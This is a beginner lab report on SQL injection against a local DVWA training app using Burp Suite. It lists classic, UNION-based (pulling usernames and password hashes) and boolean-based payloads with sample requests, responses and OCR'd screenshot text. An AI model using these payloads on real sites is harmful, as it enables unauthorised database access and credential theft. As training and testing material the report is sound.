✅ Burp Suite SQL Injection Lab Report

🔐 Lab Environment

- **Platform:** DVWA (Damn Vulnerable Web Application)
- **Tools Used:** Burp Suite Community Edition, Firefox
- **System:** MacBook M2 with local DVWA setup (localhost:8081)
- **Security Level:** Low (DVWA setting)
- **Target Vulnerability:** SQL Injection

🎯 Objective

To demonstrate the detection and exploitation of SQL Injection vulnerabilities using **Burp Suite** on DVWA by extracting backend data via SQL payloads.

🧪 Test Case: Classic SQL Injection

Parameter Tested	Value	Injection Payload
id (GET)	1	' OR '1'='1

📍 **Tool:** Burp Suite → Repeater tab
📩 **Request:**

GET /vulnerabilities/sqli/?id=1' OR '1'='1&Submit=Submit HTTP/1.1
Host: localhost:8081

📤 **Response:**

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
...

✅ **Result:** Multiple user records from the database were dumped in the response. SQL Injection confirmed successful.

🧪 Test Case: UNION-Based Injection

Payload	Result
1' UNION SELECT null, user, password FROM users--	Displays usernames and hashes (if present in DB)

🧪 Test Case: Boolean-Based Injection


Payload	Result
1' AND 1=1--	Valid result returned
1' AND 1=2--	No result returned


📸 **Screenshots Attached:**


1. **Burp Suite Repeater**: Sent payload and received user data.
2. **Browser (DVWA SQLi page)**: Output with user names from DB.
3. **Burp Suite Proxy > HTTP history**: Tracks captured requests and modified ones.

📝 Summary

Field	Detail
Vulnerability	SQL Injection (Classic, Boolean, Union)
Tools Used	Burp Suite, DVWA, Firefox
Impact	DB Dump via crafted payloads
Difficulty Level	Beginner to Intermediate
Security Level	Low (DVWA)
Outcome	Successfully extracted DB user info




Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Response
Pretty
Raw
Hex
GET /vulnerabilities/sqli/?id=3&Submit=Submit HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:8081/vulnerabilities/sqli/?id=2&Submit=Submit
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers
Search
0 highlights
Event log (3)
All issues
Memory: 137.5MB
Disabled


Vulnerability: SQL Injection
Not Secure
http://localhost:8081/vulnerabilities/sqli/?id=2&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help